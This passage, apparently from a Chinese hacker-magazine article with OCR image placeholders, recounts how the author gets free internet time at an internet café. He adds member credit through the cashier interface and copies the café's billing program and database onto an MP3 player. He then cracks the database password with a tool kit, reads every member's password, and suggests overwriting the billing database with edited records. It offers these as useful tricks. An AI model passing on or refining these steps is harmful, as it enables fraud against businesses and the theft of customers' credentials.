


图 8

给自己加点会员吧！先是进入了会员界面，然后我就按网管的操作（花钱加会员时偷学的）给自己加了 10 块钱的会员，如图8。

加完了我查看了一下，多了 10 元啊！如图9。

我简直不敢相信自己的眼睛，于是又加了 10 块钱，再晕，这样也行啊~~~，如图10。

我现在的心情简直难以形容了~~~看样这个会员是不能再用了。一看表，呀！该回家了，可是也不能把我辛苦得到的成果就




图 9




图 10

这样放到这里啊！于是我下意识地把手伸进兜里摸根烟，没想到这一摸摸到了希望了。因为我摸到了我的 MP3。哈哈！128M 呢，看看他全部的“Octopus”才 50M，删了几首歌之后，把整个管理程序都装进去了。在我走出门的一瞬间，我终于明白为什么微软下一代操作系统要禁用 USB 设备了。




图 11

到了家，我打开了网吧的数据库，哎，居然要密码。找个工具试试吧，还真找到了——CHKen 工具集，如图11。

破出密码下一步就是进去看看了，如图12。




图 12

哦，原来什么都在这里啊！来看看这个“会员卡”的表吧，如图13。网吧所有的会员密码都能看到！




图 13


以上就是我自己在网吧免费上网的花招，我觉得还是挺有用的！但有几点我还是要提一下：

1. 就是我向大家介绍的方法（不太安全！好像要在主机留下痕迹，你加多少收银员就要赔多少）。


2. 控制主机的屏幕（同上）。

3. 迅速把数据库 COPY 下来，修改自己的会员，上传覆盖，就可以了（这种方法目前没有试过，不过据我所知好像上传覆盖后，网吧所有计费记录都会恢复到你下载数据库的时候的数据）。

